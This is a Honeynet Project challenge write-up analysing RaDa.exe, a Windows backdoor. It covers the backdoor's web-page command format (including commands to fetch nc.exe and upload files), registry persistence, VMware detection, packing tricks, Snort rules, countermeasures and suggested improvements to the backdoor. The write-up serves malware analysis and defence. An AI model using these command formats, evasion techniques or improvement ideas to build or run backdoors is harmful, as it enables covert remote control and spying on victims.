Scan of The Month 32 Write-up
Discovering the secrets of RaDa.exe
David Perez
[email protected]
Raul Siles
[email protected]
Jorge D. Ortiz-Fuentes
[email protected]
Abstract
In this paper we analyze the malware provided for the Scan of the Month 32 released by the Honeynet Project in September 2004. The paper contains not only the answers to the questions of the challenge but also a detailed explanation of the methods and tools used to do the analysis.
Contents
1 Introduction 1
2 Answers to the questions of the challenge 2
2.1 Bonus Questions . . . 13
3 Laboratory Setup 14
4 Properties of the Malware Specimen 16
5 Behavioral Analysis 27
6 Code Analysis 32
6.1 Unpacking RaDa . . . 32 6.2 Command line arguments verification: --authors . . . 44 6.3 Web page format discovery . . . 48
A Antivirus 51
Acknowledgments
First of all, thanks to all the people that have participated in this SotM32 challenge for their effort, for all the information provided (that for sure will increase the over-all malware analysis state-of-the-art) and, definitely, for their desire to learn and increase their and other’s knowledge.
We would like to thank Lance Spitzner, founder of the Honeynet Project
(http://www.honeynet.org,) for giving us the opportunity to publish this challenge, and Ed Skoudis (http://www.counterhack.net) for his support and for being so gen-erous to provide the prizes for this challenge, three signed copies of his “Malware” book.
Thanks to Bernardo Quintero (VirusTotal) for his support with the antivirus de-tection and to Lenny Zeltser (http://www.zeltser.com) for his improvement of the malware analysis methodology through his SANS REM course.
In the future, we hope to continue our contribution to the security community and to the Honeynet Research Alliance (http://www.honeynet.org/alliance/) through the Spanish Honeynet Project (http://www.honeynet.org.es).
Thanks to Germ ´an Mart´ın for his invaluable help and support.
Thanks to all the women power behind us: Lidia, Rosa, Mayka and M ´onica.
1
Introduction
This paper is our write-up for the Scan of the Month 32 challenge. It has been writ-ten using two different points of view, the malware writer and the security analyst perspectives. The whole paper has been written by the security analyst, although the code writer comments have been spread along the paper surrounded by the terms Begin RW and End RW, meaning “RaDa Writers”.
During the evolution of this contest, we were notified (thanks Thijs and Google ;-)) that some Internet forums were being used to publicly discuss about the binary features:
• http://www.secguru.com/forum/viewtopic.php?p=39 (not available at the time of this writing)
• http://expedition.cs.uic.edu:8080/acm/18 (http://expedition.cs.uic.edu:8080/acm/9)
Although this could affect the challenge results, from the different options avail-able, we decided that the best option was not to do anything about it, except taking the fact into account when evaluating the submissions; mainly because we cannot limit free speech and because the main goals of this challenge were awareness, learning and having fun (the forum seemed to be having fun while doing the analy-sis ;-)). Besides, these forums were and are available to everyone that Googles by the term"rada.exe".
along the text. Additionally, it must be taken into account that English is not our mother tongue, so we apologize in advance if this happens to affect the readability of this paper.
2
Answers to the questions of the challenge
1. Identify and provide an overview of the binary, including the fundamental
pieces of information that would help in identifying the same specimen.
The zip file contains just one binary of 20.992 bytes,RaDa.exe, with an MD5 hash ofcaaa6985a43225a0b3add54f44a0d4c7and a SHA1 hash of 4164423e-ce62c5c4c287f8c2003b84e4e3a6cfda.
It is a Windows executable in Windows Portable Executable (PE ) format that runs at least on Windows 2000, XP and 2003. However, it is not a regular PE file because it has been packed with UPX and modified manually so that UPX cannot be used directly to unpack the file. The names of the sections have been changed from UPX to JDR and the version number of the UPX format from 1.25 to 9.99.
The packed file has other modifications. Strings like the typical MS-DOS message have been changed —e.g. This program cannot be run in DOS modehas been changed toThis program is the binary of SotM 32.— as well as some properties of the file.
2. Identify and explain the purpose of the binary.
The binary (RaDa.exe) is a backdoor program which, once installed in a sys-tem, provides full control to a remote attacker. This is true even if the attacker is sitting outside in the Internet and the system running RaDa is located in an internal network, separated from the Internet by a fairly secure perimeter (double layer firewalls, proxy, IDS, etc.). As long as the user of the victim system is allowed to surf the web using Internet Explorer, the attacker will be able to control the system from the Internet.
3. Identify and explain the different features of the binary. What are its
capabili-ties?
Overview. When RaDa is started without command line arguments, it in-stalls itself in the system so that it will get executed again every time the user logs back in, and then enters an infinite loop in which it:
(a) retrieves a specific web page from a specific web server (http://10.10.10.10/RaDa/RaDa commands.html),
(b) parses the contents of that web page to determine the commands it must perform,
(d) pauses for 60 seconds, and
(e) goes back to the beginning of the loop
It runs all the time in the background, without popping up any windows. The set of commands that RaDa can understand is small but powerful:
download any file from the web server to the system,
execute any program residing on the system, either originally included in the
system or previously downloaded,
take a screenshot and save it to a file, pause for a specified amount of time, or
upload any file from the system to the web server
Thus, an attacker controlling the web server would have as much control over the system in which RaDa is running as the user logged into it.
Installation. When the user that launched RaDa logs out, RaDa is termi-nated. For RaDa to get launched automatically every time the user logs back in, it copies itself to the following location in the local hard drive:
C:\RaDa\bin\RaDa.exe, and creates the following registry key:
HKLM\Software\Microsoft\CurrentVersion\Run\RaDa, of type REG SZ, with the following value: C:\RaDa\bin\RaDa.exe.
However, only members of the group Administrators can write to that branch of the registry and therefore the installation process needs the user to be privileged. This, together with the fact that RaDa performs these installation steps every time it is executed, means that RaDa can only run successfully in the context of a user with administrative privileges over the system.

If a user without administrative privileges launches RaDa or logs into a sys-tem in which RaDa was previously installed, RaDa pops up the error mes-sage shown in figure 1 and dies.
Therefore, having users log in without administrative privileges over the sys-tem would be an effective countermeasure against this particular specimen. Note, though, that a new specimen could be easily developed without this lim-itation. For instance, the new specimen could install itself in the user’s Startup folder (C:\Documents and Settings\USERNAME\Programs\Startup) instead of writing to the registry. Or it could simply ignore the error and continue execu-tion, in which case it would need to be first installed by an administrator but then it would always run no matter which user logged in.
Figure 1: RaDa installation error.
Command Retrieval, Parsing & Execution. RaDa gets the list of com-mands to execute from a remote web page, served by a web server. By default, RaDa assumes that the web server is at IP address 10.10.10.10
and that the page containing the commands is /RaDa/RaDa commands.html. These defaults can be changed with command line arguments, which are explained in a later section.
However, RaDa does not open itself a connection to the remote web server. Instead, it spawns an —invisible— instance of Internet Explorer and makes it download the desired web page
(http://10.10.10.10/RaDa/RaDa commands.html) for RaDa. This way, RaDa does not worry about finding the right proxy or any other configuration de-tails: because it is Internet Explorer itself which downloads the page, it will use whatever configuration the user has set up for browsing the web. More important, even if the user has a personal firewall installed which is config-ured to only allow Internet Explorer to access the Internet, RaDa is still able to get the commands web page because it is Internet Explorer who opens the connection, not RaDa.
Once RaDa has obtained the commands web page, it parses its contents to determine which commands it must execute.
RaDa expects the command web page to be an HTML document containing at least one form. If more than one form are present in the command web page, all but the first form are ignored. The elements of the form are expected to contain the commands, one command per element. The following table shows an example of commands web page.
<p>This part is not important. Everything before the first form is ignored by RaDa.</p>
<FORM NAME=form1>
<INPUT TYPE="text" NAME="exe" VALUE="ping -n 1 192.168.1.1"> <INPUT TYPE="text" NAME="get" VALUE="nc.exe">
<INPUT TYPE="hidden" NAME="screenshot" VALUE="screenshot.bmp"> <INPUT TYPE="hidden" NAME="sleep" VALUE="5">
</FORM>
<p>This part is not important. Everything after the first form is ignored by RaDa.</p>
TheNAMEattribute of the form (form1in the example) and theTYPEattribute of the elements (textorhiddenin the example) are ignored. TheNAMEattribute of the elements specifies the type of command that RaDa must execute and theVALUEattribute contains the arguments for the corresponding command. The example above shows the five different types of commands that RaDa understands:
exe Execute the command specified in the VALUEattribute.
RaDa will spawn a hidden ”cmd.exe” process to execute the command line specified in the VALUE attribute. In the example, RaDa would exe-cute the command"cmd.exe /c ping -n 1 192.168.1.1", thus send-ing a psend-ing packet to the IP address 192.168.1.1.
get Download the file specified in theVALUEattribute.
RaDa will spawn a new hidden instance of Internet Explorer and have it download the specified file from the same web server that hosted the commands web page using a particular CGI script on the server (/RaDa/cgi-bin/download.cgi). It saves the file using the same name under its temporary directory (C:\RaDa\tmp). The details of this com-munication are explained in a later section (reply to question 4). In the example, RaDa would download a file namednc.exefrom the server to its local drive and save it asC:\RaDa\tmp\nc.exe.
screenshot Take a screenshot and save it to a file named as indicated in the
VALUEattribute.
RaDa will take a screenshot, and save it to a file named as specified in theVALUEattribute, in RaDa’s own temporary directory (C:\RaDa\tmp), in BMP (Windows Bitmap) format. In order to take the screenshot, RaDa calls a routine that emulates the pressing of the three keys that cause the system to take a screenshot and hold it in the clipboard ( CTRL+ALT+Print-Screen):keybd event(vbKeySnapshot, 0, 0, 0). In the example, RaDa would take a screenshot and save it toC:\RaDa\tmp\screenshot.bmp.
sleep Sleep (pause) for the number of seconds specified in the VALUE at-tribute
RaDa will pause for the number of seconds specified in the VALUE at-tribute. It will resume execution at the same point after that time has elapsed. In the example RaDa would pause for five seconds before continuing.
put Upload the file specified in the VALUEattribute.
server (/RaDa/cgi-bin/upload.cgi). If the file name specified does not include the full path, it is interpreted as relative to RaDa’s temporary di-rectory (C:\RaDa\tmp). The details of this communication are explained a later section (reply to question 4). In the example, RaDa would upload the fileC:\RaDa\tmp\screenshot.bmp.
If theNAME attribute of any element is different from these five commands, it is silently ignored by RaDa.
The command web page can include any number of commands, including zero, in any combination of types. The commands can be any combination of the five basic types, in any order. RaDa will always process them in the same order as they appear in the command web page.
If the command web page does not contain a form, it is simply ignored by RaDa.
Command Line Arguments. RaDa accepts the following command line arguments when it is invoked:
Table 1: RaDa command line arguments
Option Meaning
--verbose Show verbose output messages.
--visible Make hidden windows visible (IE or CMD).
--server URL Use URL as the URL of the web server, but it only accepts private IP address (RFC-1918) (default:
http://10.10.10.10/RaDa)
--commands FILE Use FILE as the name of the commands
file, residing in the web server (default:
RaDa commands.html)
--cgipath PATH Use PATH as the path to the CGI scripts within the server (default: cgi-bin)
--cgiget FILE Use FILE as the file name of the CGI script to download files (default: download.cgi)
--cgiput FILE Use FILE as the file name of the CGI script to upload files (default: upload.cgi)
--tmpdir DIR Set the working directory to DIR. Must start with drive letter (default: C:\RaDa\tmp)
--period N Use N as the period in seconds between cycles (ignored in GUI mode) (default: 60)
--cycles N Use N as the maximum number of cycles to com-plete (ignored in GUI mode) (default: 0, which means infinite)
--installdir PATH Use PATH as the install directory (default:
C:\RaDa\bin)
Table 1: RaDa command line arguments (cont.)
Option Meaning

--noinstall Do not install RaDa (do not create registry keys nor copy the binary). If this option is not set, RaDa will be installed.
--uninstall Uninstall RaDa (remove registry keys and the bi-nary pointed by those registry keys)

--help Displays the message shown on figure 2 and
ex-its
--gui Displays the graphical user interface shown on
figure 3. When this option is used, RaDa does not install itself until the Install button is pressed and it does not connect to the web server to get the command web page until the Go! button is pressed. The Uninstall button, as it name indi-cates, makes RaDa to de-install itself from the system. The Show config and Show usage but-tons both make RaDa display the same message as the argument--help. See figure 2

--authors RaDa presents two different behaviors for this ar-gument. When RaDa is invoked with this argu-ment (RaDa --authors) in a VMware virtual sys-tem, it displays the error message shown on fig-ure 4 (Unknown argument: --authors). How-ever, when invoked in the same manner in a non-VMware system, it displays the message shown on figure 5. RaDa determines if it is being run in a VMware environment by checking two things: first, it checks if the MAC address of any network interface corresponds to the ranges belonging to VMware (00:0C:29:, 00:50:56:, 00:05:69:), and then it checks for the existence of a reg-istry key (HKLM\Software\VMware, Inc.\VMware Tools\InstallPath) created by the application
VMware Tools, present in most VMware
sys-tems. If any of these conditions is satisfied, RaDa assumes it is running in a VMware envi-ronment.
4. Identify and explain the binary communication methods. Develop a Snort
signature to detect this type of malware being as generic as possible, so other similar specimens could be detected, but avoiding at the same time a high false positives rate signature.
Figure 2: RaDa help.
Figure 4: --authorsargument running in VMware.
Figure 5: RaDa authors pop up.
the system running RaDa) are valid HTTP queries and responses. In the system running RaDa, all this communication is handled by hidden instances of Internet Explorer (IE) on behalf of RaDa. Queries are always generated at the system running RaDa and always directed to a particular web server (by default http://10.10.10.10). Responses are always generated at the web server, always as a result of the queries sent by RaDa (using IE), and always using the same HTTP connection opened by IE (or the HTTP proxy if any) for the query.
There are only three different query/response pairs:
Query/Response #1 Request for RaDa commands web page.
Query:
GET /RaDa/RaDa_commands.html HTTP/1.1
Response: HTML commands web page, with the format explained ear-lier.
Query/Response #2 Request to download a file.
Query:
POST /RaDa/cgi-bin/download.cgi HTTP/1.1 [...]
Content-type: multipart/form-data;
boundary=---0123456789012 [...]
nc.exe ---0123456789012 Content-Disposition: form-data; name="Submit"
Submit Form
---0123456789012--Response: uuencoded file
HTTP/1.1 200 OK [...]
Content-Type: text/plain; charset=UTF-8 [...]
begin 644 nc.exe
[...nc.exe file uuencoded...] end
Query/Response #3 Request to upload a file.
Query:
POST /RaDa/cgi-bin/upload.cgi HTTP/1.1 [...]
Content-Type: multipart/form-data;
boundary=---0123456789012 [...]
---0123456789012
Content-Disposition: form-data; name="filename"; filename="screenshot.bmp" Content-Type: application/upload
[...binary file...]
Response: OK only.
HTTP/1.1 200 OK
Any additional text in the reply is ignored by RaDa.
In the above description,nc.exeandscreenshot.bmpare just sample names of files to be downloaded and uploaded, respectively, by RaDa.
In order to write a Snort signature to detect RaDa’s activity on the network, a singular pattern should be identified in the traffic. This pattern should be unique to RaDa, to avoid false positives, and at the same time be as generic as possible so that not only this particular specimen but other variations get detected.
Unfortunately, no pattern can be identified that meets all these requirements due to the usage of common HTTP traffic as the transport method, as it will be shown below.
A rule could be written to look for the first query:
# Request for commands page
alert tcp any any -> any $HTTP_PORTS (msg:"RaDa Activity Detected - \ Commands Request"; flow:to_server,established; \
content:"GET /RaDa/RaDa_commands.html"; depth:30; \ reference:url,www.honeynet.org/scans/scan32/; \ classtype:trojan-activity; \
sid:1000001; rev:1;)
Another rule could be written to look for the commands of the commands web page:
# Command exe
alert tcp any $HTTP_PORTS -> any any (msg:"RaDa Activity Detected - \ Commands Page"; flow:from_server,established; content:"NAME=exe"; \ nocase; depth:1024; reference:url,www.honeynet.org/scans/scan32/; \ classtype:trojan-activity; sid:1000003; rev:1;)
Changing these commands would be harder for the attacker, but this rule would probably generate many false positives as this text would probably appear in many ordinary web pages.
Yet another possibility is to look for the boundary string used to separate different parts in the multipart messages:
# Boundary
alert tcp any any -> any $HTTP_PORTS (msg:"RaDa Activity Detected - \ Multipart Message"; flow:to_server,established; \
content:"boundary=---0123456789012"; \ depth:1024; reference:url,www.honeynet.org/scans/scan32/; \ classtype:trojan-activity; sid:1000004; rev:1;)
However, this boundary could also be found in many web pages not related to RaDa, thus producing a high rate of false positives. Also, it would only be able to detect the upload and download functionalities of RaDa.
Therefore, although many different Snort rules could be configured to detect RaDa’s communication activities, none of them seems satisfactory enough as to detect variations of the specimen and avoid false positives at the same time.
5. Identify and explain any techniques in the binary that protect it from being
analyzed or reverse engineered.
RaDa was packed using UPX and then some of the strings inside the packed binary were mangled so that UPX refused to unpack it even though the exe-cutable was fully functional.
This prevents the casual analyst from accessing the strings in RaDa by simply running the strings command against it, which is one of the first steps in any malware analysis. It also prevents the analyst from unpacking the binary directly using the packer-unpacker program (UPX in this case). Finally, it also prevents the not so casual analyst from disassembling the program by just loading it into IDA Pro[1] or any other similar disassembler. Getting a full disassembly listing requires some extra effort from the analyst as it is explained in section 6.1.
This may trick the analyst into reporting RaDa as a DDoS tool and not pro-ceed with a more in-depth analysis.
A third feature against analysis is that help messages have been omitted. Command line argument --help only shows a copyright message although the Internet Explorer window that displays the message is titledRaDa Usage, command line argument--verbosehas no effect at all, and theShow config
and Show usage buttons in the GUI only show the same message as the
--helpargument with the only difference that the window is titledRaDa Current Configurationin the case of theShow configbutton.
Not providing a detailed description of how to use the program somehow slows down the analysis process because the behavior with the different op-tions has to be guessed first and then confirmed.
Finally, RaDa includes checks to determine whether it is being run inside or outside a VMware environment and behaves slightly different on each case. It only affects how RaDa processes the command line argument--authors: in a VMware environment RaDa rejects this argument displaying the mes-sageUnknown argument: --authors, while outside a VMware environment RaDa happily pops up a window displaying the names of the authors: Authors: Raul Siles & David Perez, 2004.
In this case, RaDa only refuses to display the message with the names of the authors when it is run inside a VMware environment, which is a very common platform for analyzing malware. This doesn’t really make the analysis much harder, specially since the names of the authors are also displayed in the copyright notice using the argument --help. However, it illustrates the fact that the behavior of malware specimens could differ depending on the anal-ysis environment and the analyst should bear this in mind when analyzing malware.
6. Categorize this type of malware (virus, worm...) and justify your reasoning. RaDa is definitely a backdoor program, since it allows full remote control of the system to the attacker once installed in the victim system.
It could also be called a trojan considering that it could be installed under a different name in a system, maybe replacing any innocuous and rarely used system command.
Additionally, it could be considered spyware because it allows the attacker to spy on the activities of the users, copying their files and even watching what they see on the screen using the screenshot functionality.
It cannot be classified as a virus or a worm since it can’t infect other programs nor propagate itself through the network.
then some more. They presented these tools in several security conferences like Defcon and BlackHat back in 2002.
A whitepaper by its authors, describing the features of GatSlag and Setiri, is available at their web site[2].
8. Suggest detection and protection methods to fight against the threats
intro-duced by this binary.
Unfortunately, there is no single countermeasure that would ensure protec-tion against RaDa or similar programs, nor its detecprotec-tion, apart from com-pletely banning access to the web.
However, several countermeasures can help:
• Promote user awareness. Users should be trained not to run unknown software in their systems.
• Use baselines. Keeping good baselines and frequently comparing the current state of the systems to those baselines can help in detecting malicious activity.
• Restrict web access on a need-to-have basis. Users would probably not accept being banned from all web access. However, do your database servers really need to be allowed to browse the web? Probably not.
• Run antivirus (AV) software on every system and update signatures fre-quently. New and polymorphic specimens may slip through, but at least most known specimens can be detected by AV software. See A.
• Specifically check for the existence of the directoryC:\RaDaand the reg-istry keyHKLM\Software\Microsoft\Windows\CurrentVersion\Run\RaDa
to detect systems infected with RaDa.
• Allow only signed executables to run. Recent versions of Windows allow the administrator to disallow the execution of any program not digitally signed by a trusted authority. This setting, however, may be incompatible with many applications and should be used with care.
• Look out for behavioral- or anomaly-based detection solutions. Be-havioral or anomaly-based detection engines might be able to detect strange activity in a system even if the specimen generating the activity is still unknown to their signature-based counterparts.
2.1
Bonus Questions
1. Is it possible to interrogate the binary about the person(s) who developed this
tool? In what circumstances and under which conditions?
Yes. Invoking RaDa with --authors in a non-VMware system yields a pop-up window showing the name of the authors. See the explanation of the
Alternatively, RaDa would show the same result as in a non-VMware envi-ronment if it was run in a VMware system without the VMware Tools installed and with all MAC addresses outside the ranges registered to VMware Inc. since those are the two checks it performs in order to determine whether it is running inside or outside VMware. Note that changing the MAC address is trivial[3].
2. What advancements in tools with similar purposes can we expect in the near
future?
RaDa would benefit from improvements in many areas, including:
Management Console. A management console could allow an attacker to
conveniently manage several backdoor agents from a central location, which in turn could be accessed remotely and anonymously by the at-tacker. Setiri already had a quite advanced console.
Web Anonymizers. Used by the agents and the attacker to hide their IP
addresses when accessing the web server.
Encryption of all communication. HTTPS could be used instead of HTTP
so that all network traffic is encrypted difficulting the IDSs detection tasks. Again, Setiri already implemented this option.
Strong authentication of commands. Commands could be digitally signed
so that only the owner of the backdoor could control the system.
Multiple communication methods. Other communication protocols, apart
from HTTP/HTTPS could be added to the tool in case some of them would not be allowed in some particular network.
Greater flexibility in the list of supported commands. The set of commands
accepted by RaDa, although very powerful, is very limited. More com-mands could be added or a syscall proxy[4] could be implemented, pro-viding the highest level of flexibility.
Polymorphism. The binary could be modified so that it mutated itself into a
functionally equivalent program with a totally different set of code every time it run. In this way, AVs would have a very hard time to generate signatures that were good for every mutation. An example of tool that can be used to mutate a program in this way is Hydan, by Rakan El-Khalil[5].
Stealthiness. The backdoor program could be made much more stealthy in
its execution in the system by hiding itself from the process list in Task Manager or by merging itself with other programs.
3
Laboratory Setup
machine with 1 GB of RAM and a 40 GB hard disk. This system runs an up to date version of Fedora Core 1 Linux.
To perform the binary analysis at least two other systems will be required:
• One to run the program. This will be a Microsoft Windows XP system be-cause RaDa is a Windows program. It will have all the analysis tools de-scribed along this paper (and listed below) installed and ready to use.
• Another to provide responses to all the network requests done by the pro-gram, in this case HTTP traffic, and to capture the network traffic crossing the lab network using a sniffer, such as Ethereal, Snort or tcpdump, running in promiscuous mode. This will be a Linux system running a minimum instal-lation of Fedora Core 1 with the Apache web server v2.0.47 installed.
VMware Workstation for Linux (version 4.5.2 build 8848) is being used to run an isolated lab environment. Each of the two systems mentioned above are imple-mented as VMware machines.
Although it may seem simpler to run the malware in one VMware system and provide the responses to the network requests of the program from the main phys-ical system, this would be very unwise. The binary could be a multiplatform mal-ware and infect the main system (Linux). For the same reason, the main system has been configured to reject any connections from the virtual systems although it is configured as their default gateway. A firewall has been configured in the main system using iptables and strict rules.
The virtual network layout used initially used the 192.168.100.0/24 network, but it was changed after the initial RaDa behavioral analysis to 10.10.10.0/24 (the reasons are explained in section 5). No real network has been used in order to have a real isolated and controlled environment, where only the virtual VMware network is available. The following address assignment was used:
• Windows XP analysis box (VMware guest): 10.10.10.2.
• Linux analysis box (VMware guest): 10.10.10.10.
• Physical Linux laptop (VMware host): 10.10.10.1.
The following is the list of the most relevant Windows tools1used for the
analy-sis. Its purpose and usage are detailed along the different sections of this paper:
• Your hexadecimal editor of choice. . .
• Olly Dbg (v 1.10) [6]: debugger and disassembler.
• BinText (v 3.0) [11]: Windows strings analyzer.
• RegShot (v 1.7.2) [10]: registry comparison.
• Filemon [7], Regmon [8] and TDImon [9]: Windows activity analysis.
• GT2 (v 0.34) [12]: file type analyzer.
Other tools, such as netcat, md5deep[13], Resource Hacker, Stud PE, upx, ImpREC. . . are referenced during the different analysis phases.
4
Properties of the Malware Specimen
The first step to categorize the binary and start the analysis was to downloaded from the official Web page of the challenge:
http://www.honeynet.org/scans/scan32/RaDa.zip. Then, the integrity of the ZIP file was verified using md5deep and sha1deep, version 1.4, confirming that both matched the values published in the challenge Web page:
E:\>md5deep RaDa.zip
a75de27ee59ab60e148efe7feee5dd3f E:\RaDa.zip
E:\>sha1deep RaDa.zip
3142cb05c394f2efb8e361b5ea34c6559acedafc E:\RaDa.zip
The binary file, called RaDa.exe, was extracted using Windows explorer func-tionality to deal with compressed files. The file size is 20.992 bytes and its MD5 and SHA-1 values are:
E:\>md5deep RaDa.exe
caaa6985a43225a0b3add54f44a0d4c7 E:\RaDa.exe
E:\>sha1deep RaDa.exe
4164423ece62c5c4c287f8c2003b84e4e3a6cfda E:\RaDa.exe



Based on the Zip preserved timestamps, it was created Friday, 20th of August, 2004, at 12:28:30. The following list shows other binary information extracted from the standard Windows explorer, see figure 7:
• File Version: 1.0.0.0
• Company: Malware
• File Version: 1.00
• Internal Name: RaDa
• Language: English (United States)
• Original File Name: RaDa
• Product Name: RaDa
The Company name denotes that this information has probably been manip-ulated by the binary writer. In other cases, these fields could provide relevant information related to the source of the file. Finally, it is interesting to have a look at the binary icon, a funny fish as shown in figure 6.
Begin RW
The binary file properties were manipulated in the following way before compressing it (using a HEX editor):
1. The typical MS-DOS message,This program cannot be run in DOS mode (ASCII) was changed to This program is the binary of SotM 32.
2. A reference to a development directory Unicode string,
c:\Rada Dev\src\vbproject v22\RaDa.vbp, was substituted by
Security through obscurity is the key.
3. Another development reference,
c:\Program Files\Microsoft Visual Studio\VB98\VB6.OLBwas changed toYou can learn a lot playing funny security chal-lenges.
4. Using the Resource Hacker tool (or a HEX editor) two properties were modified: First one was theVersion Info -- CompanyName, fromWindows to Malware. Second one was the Version Info --OriginalFilename, fromRaDa.exetoRaDa.
5. The Time/Datestamp of the file was modified using an Epoch con-verter[14]. Using the menu itemTools -- TimeDataStamp -- Adjuster
ofPE Explorerit was modified from 4125BC33 to 4182D97E (29 October 2004 23:59:59). This was actually a date in the future, the day this challenge results would be published.
6. The binary icons were manipulated using the menu item Action -- Replace iconsof the Resource Hacker tool. TheBlowfish.ico
was borrowed from http://www.slagoon.com/freeware/winicons.html. Isn’t it cool?
End RW

After this initial analysis, we need to determine the type of file we are deal-ing with. To do so we could use a generic hexadecimal editor to look at the file header, such as HEX Editor [15], v2.0. The file starts (at offset 0x00000000) with the bytes"MZ"(0x4d5a), the typical magic number used for Windows Portable Ex-ecutable (PE) files. Additionally, the"PE.."(0x50450000) fingerprinting characters are found at offset0x000000c0. Finally, some bytes at the beginning of the file con-tain a message related to the challenge, This program is the binary of SotM 32. See figure 8.
Figure 8: RaDa file raw PE header

Following this clues, the Windows tool Stud PE [16], v1.8.0, was used to confirm the file format. This free PE editor provides lots of relevant header information as shown in figure 9, such as the Entry Point value (0x00004120)2 —that will be used
later,— the number of sections (3) and their names (JDR0, JDR1 and.rsrc) —the last one is the Resources section.
This tool also allows using the Advanced tree view in hexeditor function to in-spect the binary COFF —Common File Format— and optional headers and the
Data Directories, where only an Import and Resource tables are available for this
file. The lack of an Export table and of a.relocsection denotes it is not a Windows library (DLL) but an executable file.
The modules, and the functions inside them, imported by the file provide in-formation about the libraries used and help into determining the binary nature. In this case it uses KERNEL32.DLL (common for all Windows executables to handle memory management, input/output operations, and interrupts) andMSVBVM60.DLL, so it has probably been implemented with MS Visual Basic 6.0. More information about the Windows native API and the functions used by binaries can be found at http://www.winprog.org/tutorial/.
Although we are mainly going to focus on Windows analysis, similar steps could have been taken in Linux to get the file type, using thefilecommand. This tool is also available for Windows[17], v4.08:
C:\>file e:\RaDa.exe
e:\RaDa.exe: MS-DOS executable (EXE), OS/2 or MS Windows
Once it is confirmed as a Windows executable, additional information about the file properties can be obtained using tools like Resource Hacker [18], v3.4.0,
Figure 9: RaDa file PE header with StudPE
a freeware utility to view, modify, rename, add, delete and extract resources in 32bit Windows executables and resource files (*.res). Its contents confirm the file properties previously extracted and its funny icon. Figures 10 and 11 show this program running.

In order to complement the previous analysis it could be interesting to analyze the strings contained in it —now we are only going to focus on the strings related to the file type; other strings will be analyzed later. The strings confirm the file properties and the modules and functions used.
